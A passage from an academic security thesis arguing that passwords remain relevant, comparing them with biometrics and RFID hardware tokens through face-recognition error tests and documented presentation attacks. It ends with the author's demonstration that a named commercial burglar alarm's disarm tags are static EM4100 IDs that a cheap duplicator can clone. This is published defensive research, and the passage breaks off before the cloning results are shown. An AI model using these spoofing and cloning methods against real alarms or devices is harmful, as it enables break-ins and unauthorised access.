More recently, in 2014, Das et al. launched a large-scale study of password reuse across data breaches originating on 11 different websites, concluding that an estimated 49-51% of users reuse passwords across more than one website.

Further, the authors exploit the tendency of users to apply simple transformations to the passwords they employ across systems in order to create a cross-site password guessing algorithm that yields an impressive success rate of 30% within just 100 guesses, compared to 14% for a password guessing algorithm not informed by data from other breaches (Das et al., 2014). The targeted password guessing framework *TarGuess* proposed by Wang et al. in 2016 is similarly capable of using leaked passwords from other accounts to inform the guesses it generates (Wang et al., 2016), and at time of publication represented a significant improvement on the state of the art in targeted password guessing attacks.

While the results from studies such as that by Das et al. and Wang et al. are impressive, they are unfortunately unsurprising. Figure 2.29 shows the percentage of identical passwords shared between the top 1000 most common passwords in 8 of the largest datasets we employ in this work. Even when we limit ourselves to only the top 1000 most common passwords in each dataset, we see as much as 63.1% similarity between datasets on unrelated services.

Tempting Alternatives

With the advent of alternative authentication factors such as biometrics and hardware tokens, it is fair to say that we no longer *need* passwords to digitally authenticate. Previous research has established that some biometric authentication factors are at least as user-friendly as passwords, if not more so, with the added benefit of being much more tightly coupled to the individual, and not guessable or vulnerable to theft in the traditional sense. In 2015, one of the earliest studies of the usability of biometric authentication measures on consumer mobile phones by Bhagavatula et al. found that iPhone fingerprint unlock scored overall higher than PINs on both measures of usability and user perceptions of security (Bhagavatula et al., 2015).

Influential figures within computing such as Microsoft founder Bill Gates have forecasted the extinction of passwords, with Gates declaring in 2004 that “the password is dead” (Herley and Oorschot, 2012). With widespread acknowledgement of the problems with passwords by the information security community, and with alternative non-password authentication schemes now widely available, there is a very arguable case for dropping the password entirely, at least by organisations with the resources to do so.

2.3 Why Passwords are Here to Stay

After our extensive critique of password authentication in Section 2.2, we now seek to make the case *for* its continued relevance. In 2012, Herley and Oorschot authored their influential article: *A Research Agenda Acknowledging the Persistence of Passwords* (Herley and Oorschot, 2012), that we argue is just as relevant, if not more so, today. In that work, these two prominent security researchers draw attention to the continued predominance of passwords as an authentication factor, despite the copious research carried out towards finding a replacement for them. They further argue that, despite their shortcomings, there exists no suitable drop-in replacement for passwords that overcomes these while preserving their desirable properties. Herley and Oorschot make a convincing case for a shift in focus away from trying to replace passwords outright and towards identifying situations in which passwords *are* the best-fit solution, and making

the systems involved as secure as possible through directed research effort. We *do not* argue for the outright superiority of passwords to other authentication factors, or that there are not contexts in which deployment of a non-password authentication system should be preferred. Rather, in this section we aim to justify our conviction that passwords will be with us for the foreseeable future by drawing on contemporary digital authentication research and highlighting cases where a suitable replacement to passwords does not, and perhaps *cannot*, exist.

2.3.1 Highly Specific, Trivially Revocable

A digital authentication system is, at its core, a system that performs an automated statistical test to determine whether the claimant is who they claim to be and, by extension, whether they are authorized to access a protected resource. It follows therefore that in order to be fit-for-purpose the test that the system performs must exhibit acceptably low rates of both false positive (type I) and false negative (type II) errors. To use the terminology coined by Yerushalmy in 1947 (Yerushalmy, 1947) in the context of diagnostic imaging in medicine, it must be both sufficiently *specific* and sufficiently *sensitive*.

A verifier implementing an insufficiently specific test will commit unacceptably high rates of type I errors, permitting access by unauthorized claimants and impacting the confidentiality (and possibly subsequent integrity) of the protected resource. By contrast, if the test is insufficiently sensitive, the verifier will erroneously deny access to authorized claimants, impacting resource availability. Both of these failure modes have the potential to result in serious repercussions in the context of critical systems—a doctor unable to access patient records in an emergency arguably represents a security failure just as serious as a cyber-criminal gaining unauthorized access to those same records for blackmail purposes. Setting sensitivity aside for later discussion in the context of the accessibility of authentication systems and availability of the resources they protect (see Section 2.3.3), this section focuses on the specificity of authentication using passwords compared to other authentication factors, and exploring relationship between the specificity of an authentication credential and the ease with which it can be revoked.

High Specificity

Password-based authentication systems, when properly deployed and used in conjunction with strong passwords and good security practice on the part of users, have a high degree of specificity. That is to say, knowledge of a well-chosen and well-managed password is a very strong indicator of an authorised claimant, and the chances of a type I error (mistaking an unauthorised user for an authorised one) are low. Verification that the password presented by the claimant is correct is as simple as comparing that password to a preconfigured reference, which thanks to cryptographic hash functions (see *Improper Password Storage*) need not permit tractable inference of the password itself. Indeed, two properties of cryptographic hash functions in particular make them especially well-suited to this application:

- **Collision resistance:** for a hash function h , it is intractable to find two messages m and n for which $h(m) = h(n)$. If a hash function with this

property is used for password storage, the chances of a verifier mistaking an incorrect password for the correct one due to each having the same hash is so small as to be negligible for practical purposes. Collision resistance implies the weaker property of *second-preimage resistance* (Rogaway and Shrimpton, 2004) in which m is given but that is otherwise identical.

- **Correlation freeness:** for a hash function h , modifying a single bit of the message m to its complement results in a drastically different hash $h(m)$ such that m is in no way statistically correlated with $h(m)$. By design, therefore, the verifier is only able to determine whether or not a supplied password matches the reference exactly, and not the *degree* to which this is true, leaving no room for mistaken conflation of partially correct and exactly correct matches. This property is conferred by what Feistel termed the *avalanche effect*—a desirable behaviour exhibited by cryptographic hash functions suitable for password storage that ensures that any deviation whatsoever from the correct password yields a completely different hash (Feistel, 1973).

In a 2015 article, Mayron points out that it is not practical to apply cryptographic hashing in the same way to storage of biometric information such as fingerprint or facial recognition data (Mayron, 2015). Not only does an individual's biometric data change over time, but the precise data yielded by sensors will change with each reading depending on innumerable environmental and contextual factors far beyond the control of either the claimant or the verifier. For instance, the position of the claimant's face relative to a facial recognition camera will constantly vary, and the likelihood that a finger will be positioned in precisely the same way over a fingerprint scanner each time an individual authenticates is vanishingly small. For this reason, any hashing algorithm exhibiting correlation freeness would be completely unsuitable for storage of biometric features, as these algorithms demand an exact match by design. It follows, therefore, that some capacity for type I errors is intrinsic to biometric authentication even in the absence of a directed effort by an attacker, a fact acknowledged by hardware manufacturers. In a 2017 technical report, for instance, Apple Inc. placed the type I error rate for the facial recognition technology on the iPhone X at 1 in 1,000,000 compared to 1 in 50,000 for its fingerprint recognition technology. While these may seem like acceptable odds, the report goes on to provide the caveat that type I errors may be higher for children under the age of 13, as well as in the case of twins and siblings bearing a strong resemblance to the enrolled person (Apple Inc., 2017). Identical twins in particular continue to present a problem for facial recognition technology, with some facial recognition algorithms exhibiting error rates of 25-40% when faced with such individuals (Paone et al., 2014).

We do not need to look very far at all to discover for ourselves a real-world example of facial recognition in particular failing to distinguish between similar-looking individuals. The *Face Recognition* library is an extremely popular⁴ open-source library for facial recognition and identification (Geitgey, 2020), built with the Python programming language on top of the *dlib* machine learning toolkit (King, 2009). The library is purported to be highly accurate, claiming an accuracy of 99.38% on the *Labeled Faces in the Wild* benchmark task (Huang et al., 2007), and under its default configuration is capable of readily distinguishing

⁴Over 40,000 stars on GitHub at time of writing.




FIGURE 2.30: We extracted the faces of crew members Scott Kelly (top) and Terry W. Virts (bottom) from the official NASA portrait of the crew members of ISS Expedition 43. Adapted from photograph by Bill Stafford for NASA (NASA, 2014).

between the two individuals highlighted in Figure 2.30—astronauts Scott Kelly and Terry W. Virts in the official ISS Expedition 43 portrait by NASA.

While this may come as no surprise at all to those familiar with this technology (after all, the individuals are very distinct from one another in appearance), facial recognition/identification, particularly using deep learning approaches, is far from a trivial problem. The fact that a computer can recognise individual faces at all represents the culmination of over half a century of research stretching back to at least 1963 with the work of Bledsoe (Bledsoe, 1963; Ballantyne, Boyer, and Hines, 1996) and while the details of this research lie well outside the scope of this work, the Python code necessary to compare and match faces using the *Face Recognition* library is written at such a high level as to be completely trivial, and accessible to any Python programmer regardless of their understanding of its low-level function (see Figure 2.31).

While the authors of the *Face Recognition* library make no claims as to its suitability for security applications (sensible, given a lack of built-in liveness detection measures—see *Biometric Presentation Attacks*), any verifier attempting to authenticate claimants based on their appearance alone, regardless of the technology they use to do so, is fated to come up against an extremely difficult problem—individuals with appearances so similar to one another that even humans who know them well may find it difficult or impossible to tell them apart. Scott Kelly, for instance, has a monozygotic (identical) twin—fellow retired astronaut Mark Kelly. These two individuals are very similar in appearance (see Figure 2.32) to the extent that even humans (particularly those that do not know them well) may need to rely on transient facial features (for example Mark’s moustache) to tell them apart reliably. As one might expect then, under its default configuration, the *Face Recognition* library fails to distinguish between the two brothers, identifying them as the same individual. As we will see momentarily, this confusion is present across photographs and in spite of variability in lighting conditions, backgrounds, and whether or not Mark is clean-shaven.

While the program as written in Figure 2.31 may not be capable of distinguishing between Mark and Scott Kelly, readers familiar with this library may point out that the `compare_faces` function takes a third argument—a tolerance


```
import sys
import face_recognition

# Load and extract face encoding from first picture.
pic_1 = face_recognition.load_image_file(sys.argv[1])
enc_1 = face_recognition.face_encodings(pic_1)[0]

# Load and extract face encoding from second picture.
pic_2 = face_recognition.load_image_file(sys.argv[2])
enc_2 = face_recognition.face_encodings(pic_2)[0]

# Compare encoded faces.
results = face_recognition.compare_faces([enc_1], enc_2)

# Print result.
if results[0]:
    print('Pictures are of the same person.')
else:
    print('Pictures are of different people.')
```

FIGURE 2.31: The source code of a very simple program written using the *Face Recognition* library (Geitgey, 2020) designed to determine if two photographs are of the same individual.

value from 0 (exact match only) to 1 (no match required) that allows the programmer to configure how closely faces must resemble one another to be considered a match (see Figure 2.33). If this value is not passed, the library uses a value of 0.6 as an internal default. While it may certainly be possible to fine-tune this value in order to achieve more accurate results for these particular individuals, any increase in tolerance value will necessarily result in a greater incidence of type I errors in the general case, while any decrease in this value will conversely increase the incidence of type II errors.

To underscore our argument, we provided a series of 5 facial images (NASA, 2014; NASA, 2015; U.S. Senate Photographic Studio, 2020) of the three individuals discussed in this section as inputs to the `compare_faces` function under three tolerance values (0.4, 0.6 and 0.8). The results of this experiment are shown in Figure 2.34. While no tolerance level tested exhibited freedom from both type I and type II errors across all inputs, we do not argue that such a tolerance level does not exist. Rather, we only wish to demonstrate that facial recognition-based authentication by its very nature forces us to contend with a tricky optimisation problem when it comes to distinguishing between similar-looking individuals in a generalisable manner without introducing unacceptable error rates.

Passwords, by contrast, do not force this trade-off. For a password to retain its specificity, it must only be well-chosen and well-managed—attributes firmly within the control of the user and dictated by behaviour (and therefore also training and experience) rather than biology.




FIGURE 2.32: Mark (left) and Scott Kelly are identical (monozygotic) twins that closely resemble one another in appearance. Adapted from photograph by Robert Markowitz for NASA (NASA, 2015).

```
# Compare encoded faces (with tolerance).
TOLERANCE = 0.6
results = face_recognition.compare_faces([enc_1], enc_2, TOLERANCE)
```

FIGURE 2.33: Adjusting the tolerance used for comparison of faces by passing a third TOLERANCE argument to the `compare_faces` function.

Trivial Revocation

Passwords need not be coupled in any direct way to their holders, and can trivially be changed. If a user becomes aware that their password is compromised, revoking any access to the account protected by that password is usually a straightforward process that involves signing in to that account and selecting a “change password” option. As long as this is done in a timely manner, before any unauthorised parties in possession of the password have chance to take over the account by changing the password themselves, this is usually a frictionless and comparatively stress-free process for the user that is readily understood even by those with limited computer literacy. Even in the case where the password has already been changed by an attacker, users may resort to fall-back authentication (see *Forgetting and Resetting: Cheap or Secure*) in order to recover their account and reset their password. If an organisation has their user credential database breached and becomes aware of it, they may even choose to revoke user passwords *en masse* and force users to reset their passwords via a one-time reset token (transmitted via email, for example) before allowing them to log in again. The revocable, anonymous nature of passwords is in stark contrast to biometric data such as fingerprints, retinal/iris scans and facial recognition technology which are both tightly coupled to an individual’s identity and impossible or impractical to change if compromised.

Unfortunately, a leak of biometric authentication data into the public arena is no longer a hypothetical scenario. Research led by Rotem and Locar in 2019 revealed a large quantity of biometric authentication data including fingerprints and facial recognition information exposed to the public internet in an unsecured database (Rotem and Locar, 2019). This data was entirely in plaintext (i.e. not protected by any form of encryption), and it is unknown how many times

			M.K.		T.V.		S.K.	
								
			t					
M.K.		0.4	s ✓	d ✗	d ✓	d ✓	d ✓	d ✓
		0.6	s ✓	s ✓	d ✓	s ✗	s ✗	s ✗
		0.8	s ✓	s ✓	d ✓	s ✗	s ✗	s ✗
		0.4	d ✗	s ✓	d ✓	d ✓	d ✓	d ✓
		0.6	s ✓	s ✓	d ✓	s ✗	s ✗	s ✗
		0.8	s ✓	s ✓	s ✗	s ✗	s ✗	s ✗
T.V.		0.4	d ✓	d ✓	s ✓	d ✓	d ✓	d ✓
		0.6	d ✓	d ✓	s ✓	d ✓	d ✓	d ✓
		0.8	d ✓	s ✗	s ✓	d ✓	s ✓	s ✗
S.K.		0.4	d ✓	d ✓	d ✓	s ✓	s ✓	s ✓
		0.6	s ✗	s ✗	d ✓	s ✓	s ✓	s ✓
		0.8	s ✗	s ✗	d ✓	s ✓	s ✓	s ✓
		0.4	d ✓	d ✓	d ✓	s ✓	s ✓	s ✓
		0.6	s ✗	s ✗	d ✓	s ✓	s ✓	s ✓
		0.8	s ✗	s ✗	s ✗	s ✓	s ✓	s ✓

FIGURE 2.34: Output of the `compare_faces` function for each individual discussed in this chapter at various tolerance levels t ($t = 0.4$, $t = 0.6$ and $t = 0.8$). Pairs of photographs identified as the same or different individuals are denoted by s and d respectively. A check mark indicates correct output, where a cross indicates incorrect output. Note that no tolerance level tested exhibited freeness from both type I and type II errors for all inputs.

it had been accessed by unauthorised parties before being taken offline. Users who have had biometric data leaked in this manner are now effectively at the mercy of any sufficiently motivated attacker with the resources to craft an artefact (e.g. a finger/facial prosthetic) to use in an attempt to fool the biometric sensors protecting systems they are authorised to use in what is termed a *presentation attack*. Perhaps even more damagingly, victims of biometric data theft may in future find themselves enrolled onto systems without their consent in order to falsely incriminate them or monitor their behaviour. For instance, an innocent party may have their fingerprint enrolled into a mobile phone containing illegal pornography, which is then turned in to a police station, or an amoral biometric authentication provider may integrate leaked biometric data into their own systems in order to better serve requests for such data from law enforcement.

2.3.2 Straightforwardly Verifiable

When a claimant successfully authenticates their identity using a password, the verifier can take at least one thing for granted—whether authorised or not, the claimant has, as a matter of fact, provided the correct password. That is to say, verification that a password is correct is straightforward largely because there is no practical way for an attacker to cause a well-implemented password authentication system to accept some artefact that is not the password (i.e. a *spoof*) as

correct. While this may seem like a trivial observation, the design of a biometric or hardware-token-based authentication system capable of facilitating this same assumption by the verifier poses a monumental challenge. While weak passwords may be guessed, or insecure systems or poor security practices may allow them to be illicitly obtained, a password cannot be *spoofed*. In this section, to underscore the contrasting vulnerability of biometric and hardware-token-based authentication systems to spoofing attacks, we discuss documented cases of successful presentation attacks against biometric systems and implement a key cloning attack of our own against a popular modern burglar alarm system.

Biometric Presentation Attacks

By definition, biometric authentication involves measuring some aspect of the claimant's physiology in order to attempt to determine their identity. If such measurement can be performed by electronic sensors on willing subjects, it follows that biometric data can be harvested from unwilling (and perhaps *unwitting*) subjects just the same, posing a unique challenge for verifiers: is a subject attempting to authenticate, or is a third party attempting to *use* them to authenticate? One particularly salient example of biometric information that is not only able to be trivially captured from a subject's person, but potentially any surface they have touched with their hands, is fingerprint data. The German hacking group *Chaos Computer Club* demonstrated just such an attack in 2013 on the then-new iPhone 5S, using a prosthetic created using an enrolled fingerprint lifted from the screen of the device (Arthur, 2013).

Presentation attacks such as this are a class of spoofing attack unique to biometric systems, whereby an attacker *presents* an object other than the person of a living, authorised subject to the biometric sensor in an attempt to successfully authenticate. While we have referred to such attacks so far in the context of the construction of finger/facial prosthetics from leaked biometric data (see *Trivial Revocation*), presentation attacks need not be so elaborate. In 2019, it was discovered that the new under-screen ultrasonic fingerprint scanner built in to Samsung's flagship S10 and Note10 smartphones could be bypassed through the use of a gel screen protector costing only a few dollars, which would cause the phone to register any presented fingerprint as a match and unlock the device (Dunn, 2019).

Liveness detection refers to the process of attempting to foil presentation attacks by verifying, through measurement of physiological properties, that biometric sensors are reading accurate data from the person of the claimant themselves (Galbally, Fierrez, and Cappelli, 2019). For example, a fingerprint scanner that functions by taking a digital image of the finger presented (an *optical* scanner) may additionally measure perfusion (blood flow) through the finger in order to protect against presentation attacks that use a photograph of an enrolled fingerprint. While such measures do indeed help to secure biometric authentication systems, they are highly specific to the biometric measured (e.g. fingerprint scanners will require different liveness detection measures than facial recognition systems) and are themselves fallible. For example, while a simple silicone prosthetic of a finger may initially be rejected by a fingerprint scanner that additionally measures skin conductivity, the attacker may simply need to lick the prosthetic and retry to deceive the sensor and gain access. While it might be tempting to argue that this is the fault of simplistic or poorly-calibrated conductivity sensing functionality on the part of the scanner, to do so would be

to ignore the problem posed by wide variation in skin conductivity levels both across individuals and in the same individual day-to-day. This is an especially important consideration if the scanner must operate in a wide variety of environmental conditions, or with a high degree of sensitivity (that is, a low rate of rejection of authorised claimants). Indeed, as far back as 2000, Putte and Keuning use the same example of saliva on a finger prosthetic to illustrate that seasonal variations in skin moisture levels may make fingerprint liveness detection based on skin conductivity alone of questionable security value (Putte and Keuning, 2000). Needless to say, password authentication is not susceptible to presentation attacks, and environmental conditions do not meaningfully factor in to the reliability of its verification process.

Another important (though perhaps somewhat grisly) use-case for liveness detection is in determining if the object presented to the scanner belongs to an authorised claimant who is both still alive, and still associated with the physiology in question (i.e. it has not been severed from their person). This is far from a theoretical problem, with law enforcement in particular reported by *Forbes* to regularly use the fingerprints of deceased persons to attempt to gain access to mobile phones secured using fingerprint recognition (Brewster, 2018). In the aftermath of the Ohio State University attack in 2016, in which perpetrator Abdul Artan rammed several pedestrians with a car and attacked bystanders with a knife before being fatally shot by police, FBI agents unsuccessfully attempted to use Artan's finger to unlock his phone. While the agents were not successful in this case, it was not because the finger presented was detected as belonging to a deceased individual, but rather that too much time (approximately 48 hours) had elapsed since the fingerprint was last used, causing the device to fall back to requiring a passcode for access (Brewster, 2018). In other instances, particularly in the case of drug overdose, Brewster goes on to report that law enforcement will attempt to use the fingerprints of the deceased victim to unlock their phone in order to aid their investigation, for example to assist in tracing the dealer who sold them the substance in question (Brewster, 2018). Despite the fact that the "attackers" in these cases are law enforcement officers acting in a legal capacity and ostensibly for the public good, we should not lose sight of the fact that it is a security *failure* for a device secured with biometric authentication to unlock after the death of the enrolled user. This has become especially important in recent years, as the digital privacy of deceased persons may not always enjoy explicit legal protection (Berg, 2001; Banta, 2015; Buitelaar, 2017), potentially giving law enforcement in jurisdictions lacking post-mortem digital privacy laws sweeping discretion to use the remains of such individuals to gain access to their locked devices. By contrast, password authentication places control of who (if anybody) is able to access the protected assets of a deceased person firmly in the control of that person while they are alive. While wills, in many jurisdictions, enter the public record once probate has been issued, making them unsuitable for relaying passwords to beneficiaries upon a person's death, there exist legal service providers worldwide specialising in *digital asset trusts* and similar legal instruments dedicated to securely relaying digital assets including password authentication information to authorised parties (or, indeed, destroying those assets) as part of the execution of a deceased person's estate (Beyer and Cahn, 2012). Popular password management software such as 1Password® and LastPass® offer "emergency kit" or "emergency access" functionality (Ramsey and Hampton, 2021; Gallagher, 2019) that can be used either on their own, with traditional safe deposit services (provided by banking institutions, for example)

or in conjunction with legal instruments such as the aforementioned digital asset trusts.

Within the traditional triad of factors that can be used to authenticate an individual's identity—something you *know*, something you *have* and something you *are*—it is perhaps uncomfortable to acknowledge the intersection between the latter two. If an individual were to take possession of a part of another individual's anatomy (a finger, for example) that body part essentially becomes a hardware token (i.e. a physical key), compatible with devices employing biometric authentication that do not implement sufficient liveness detection measures. Indeed, in 2021 *The Register* reported the case of an individual using their preserved fingertip to unlock their phone (a Samsung Galaxy A20) a full two weeks after it was severed in an industrial accident (Corfield, 2021). Moreover, a hand or arm only recently severed is, by some definitions, *not yet dead*, and indeed can be successfully reattached hours or even a day or more after the fact (Wang, Young, and Wei, 1981). Needless to say, this reattachment need not be to the person of the individual from whom the body part originated. Manufacturers of biometric sensors must therefore not only consider presentation attacks employing prosthetics but additionally those that employ the *actual enrolled physiology* removed from its context as part of the authorised person. In a time when biometric authentication may grant access to millions or even billions of dollars in cryptocurrency and other blockchain assets, it is unfortunately not inconceivable that some individuals may become motivated to the level of depravity required to carry out such an attack. An attack such as this would also not be without precedent, with at least one recorded carjacking of a biometrically-protected vehicle (a Mercedes S-Class) involving the severing of the driver's finger by the perpetrators (Kent, 2005).

Cloning Hardware Tokens



FIGURE 2.35: A set of pin-tumbler lock-picks and selection of transparent acrylic practice locks. Photograph by author.

that would drop in to corresponding holes on a wooden bolt, preventing the bolt from being removed without the key—a pronged wooden or metal instrument that could be used to lift the pegs out of the holes in the bolt from below (Radner, 2010).

Techniques for defeating such access control mechanisms have been around for just as long, and have evolved as the technology behind them has improved. Indeed, lock designers are engaged even to this day in a game of one-upmanship

The notion of *something you have* being used to authenticate your identity is truly ancient. Non-digital lock-and-key access control mechanisms are thousands of years old, with some of the earliest known archaeological remnants of locks bearing a mechanism similar to the modern pin-tumbler design that predominates today discovered in the ancient Assyrian city of Nineveh in what is today Northern Iraq, a settlement founded circa 6000 BCE. These *sikkatu* locks, named for the Akkadian word for peg or nail, consisted of a series of pegs

against physical security researchers (e.g. locksmiths, locksport⁵ enthusiasts) stretching back at least as far as King Louis XVI of France (1754-1793), a skilled picker, designer and manipulator of locks (Andress, 2005). As security researchers and lock designers work with manufacturers to create mechanisms capable of resisting attacks ranging from application of brute force using power tools such as drills and angle grinders, to non-destructive attacks such as key cloning and bypass using manipulation tools such as lockpicks (see Figure 2.35), criminals work to evolve their strategies in response.

Though we must still retain the services of a skilled professional, or a party with access to specialist manufacturing equipment and resources in order to clone the key to a common pin-tumbler lock, to do so nevertheless involves a relatively straightforward manufacturing process—working from a reference such as an impression, photograph or the key itself to shape a piece of material (usually metal) that conforms to the shape of the keyway and engages the driver pins of the lock to lift its key pins to the shear line, allowing the plug to rotate (Tool, 2013). One might assume, by contrast, that with the advent of digital hardware-based authentication tokens in an age where mature secure communication technologies exist, such devices would be superior to traditional mechanical access control mechanisms in almost every way. With tools such as asymmetric cryptography, message signing and passively-powered devices available, it is reasonable to consider that manufacturers of digital authentication systems would employ every technique at their disposal to design and deploy digital hardware keys highly resistant to cloning/spoofing, reverse-engineering, or bypass. Unfortunately, we do not need to look very far at all to discover for ourselves that the reality of the situation is much different.

A popular choice of technology for digital hardware authentication tokens is radio frequency identification, more commonly known by its acronym RFID (Weinstein, 2005). RFID systems use radio waves to establish a communication channel between a reader and an external *tag*—an embedded device containing a radio transponder capable of relaying data back to the reader. In the context of authentication, the reader is owned by the verifier and the tag is presented to it by the claimant to authenticate their identity. As a technology, RFID is particularly attractive to designers of access control systems for a number of reasons:

- **Low cost of tags and readers:** Tags and reader modules can be bought in bulk for well under \$0.10 and \$3.00 per piece respectively direct from manufacturers, keeping the cost involved in replacement of lost tags or repair of failed readers low.
- **Wide variety of form factors:** Often, tags are available from wholesalers with custom branding and in a variety of form factors such as cards, key fobs and stickers, making for convenient and flexible deployment (see Figure 2.38).
- **Resilience of tags:** Tags can be (and often are) deployed completely encased in a robust protective medium such as plastic or resin as part of a card or key fob. As no contact with the reader is required for tags to operate, and the tags contain no moving parts, they can be used millions of

⁵The organised hobby of defeating locks and locking mechanisms, and design of “challenge locks” to test the skills of fellow practitioners. Widely acknowledged to have originated in Europe in the 1990s with the SSDeV and NVHS/TOOOL societies (Tagliabue, 2009).

times and in all kinds of environmental conditions without affecting their functionality.

- **Passively-powered options:** Ultra low-power tags do not require a battery, as they are capable of powering themselves using only the electromagnetic field emitted by the reader (i.e. they use *passive power*). With no batteries to replace, deployed tags require very little maintenance beyond replacing when they fail or are lost.

While a comprehensive analysis of RFID-based authentication technology lies far outside the scope of this work, it is worthwhile to note that secure deployments of this technology do exist that, for instance, make use of a challenge-response protocol highly resistant to key cloning, brute-force and replay attacks. Indeed, modern contactless card payments using the EMV payment standard are built around RFID technology (Lacmanović, Radulović, and Lacmanović, 2010), a use-case where the consequences of a security failure are extremely serious and that criminals are very well-motivated to find ways to exploit. We do not argue that secure RFID-based digital hardware tokens do not exist, but rather that their secure design and deployment poses serious *practical* challenges that passwords do not, and that are considerably more difficult for security practitioners to respond to as threat models evolve.



FIGURE 2.36: An ADT branded Visonic PowerMaster PM-360R central control panel (bottom left) with enrolled KP-160 PG2 keypad (bottom-right). Also pictured: tamper-resistant back panel for KP-160 PG2 (top left), bundled Visonic “Chicklet” K-303465 Proximity Tags (second from top left), bundled wall fixings (top centre) and instruction manual for the KP-160 PG2 (top right).

Let us turn our attention to a piece of technology that illustrates this point aptly, the PowerMaster[®] PM-360R—a modern burglar alarm system produced by Israeli security systems manufacturer Visonic[®] and branded, marketed, sold, installed and supported in the UK by the national division of the American security services provider ADT[®]. Like many similar models of burglar alarm system, a PM-360R installation consists of a central control panel which can be wirelessly connected to an array of optional peripherals including motion detectors, door alarms and window break sensors. Which particular peripherals are installed alongside the control panel are determined by the wishes of the customer and

the layout of the premises they wish to protect, in consultation with the installer. Once installed, the system is armed by the user when they leave the premises, and disarmed when they return. In order to arm or disarm the system, the user must enter an enrolled 4-digit PIN code. A timed countdown begins upon arming the system to allow the user to leave, and a similar countdown begins once they re-enter through the designated entry doorway to allow them to disarm the system without triggering the alarm. If this countdown elapses, an intruder is detected while the system is armed, or if the system is tampered with while armed (e.g. it is unplugged or opened), a loud siren will sound from the main unit and any enrolled siren peripherals, and an electronic alert is sent to an ADT monitoring centre and (optionally) the customer via email or SMS. ADT will contact emergency services upon confirmation with the customer that it is not a false alarm.




FIGURE 2.37: Bitwise memory layout of EM4100-compatible RFID ICs. When an EM4100 tag is brought into range of a compatible reader and becomes powered, it will repeatedly transmit its 64 bits of data until moved out of range.

We were able to acquire a PM-360R unit (see Figure 2.36), as well as a compatible KP-160 PG2, a separately-sold keypad peripheral capable of reading Visonic “Chicklet” K-303465 Proximity Tags, a multicolored selection of which come bundled with both the main unit⁶ and the keypad. This allows the system to be armed and disarmed without knowledge of the PIN code, simply by presenting an enrolled proximity tag to the keypad instead.

It is by examining these proximity tags more closely that we begin to see how a modern⁷, higher-end alarm system (retailing for upwards of £750 new in a kit with other peripherals) manufactured and installed by two mature organisations specialising in security becomes a much softer target due to a weak implementation of hardware token-based authentication. On analysis, it became apparent that the proximity tags could be read using the RDM6300, an RFID reader module⁸ targeted specifically at EM4100-compatible RFID chips (ICs) (see Figure 2.39). The EM4100 (*Read Only Contactless Identification Device 2004*) is a very basic 64-bit read-only RFID IC with no built-in security (e.g. support for encryption, challenge-response) whatsoever. This is not to say, of course, that the proximity tag is not making use of some more advanced protocol built on top of EM4100-compatible hardware. For instance, it would be feasible to build a tag

⁶This is somewhat strange, considering that the ADT-branded PM-360R does not come with the ability to read proximity tags without an enrolled keypad peripheral, unlike the own-branded Visonic model which has a reader built in to the main control panel.

⁷Our PM-360R is dated 26/11/2020 on its outer packaging, while our KP-160 PG2 is dated 09/02/2022.

⁸A stripped-down version of the RDM630 by Seeed Studio (*RDM630 Specification 2008*) with an identical pin layout and communications protocol.

that implements a challenge-response protocol in which the challenge is relayed to the proximity tag via some other channel, and the response is relayed back to the reader via a programmable EM4100-compatible chip that is written to at runtime.

The worst-case security scenario here, of course, is that the proximity tags simply contain a static, immutable ID number that is read by the KP-160 and compared to a database of enrolled ID numbers in a central database maintained by the PM-360R main unit. To test if this is the case, we enrolled the purple proximity tag shown in Figure 2.39a into the PM-360R and performed an arm-disarm cycle, extracting the memory array from the tag after each use. Perhaps unsurprisingly, the memory array remained unchanged (i.e. exactly as in Figure 2.39b) at every stage after enrolment of the tag, arming the system and disarming the system. To demonstrate conclusively that this system is vulnerable to a key cloning attack, we acquired an inexpensive (approx. \$8) handheld EM4100 duplicator, capable of copying the contents of any readable (rewritable or read-only) EM4100-compatible RFID tag to any compatible rewritable tag. We used the generic blue EM4100-compatible key fobs shown in Figure 2.38 (top left).

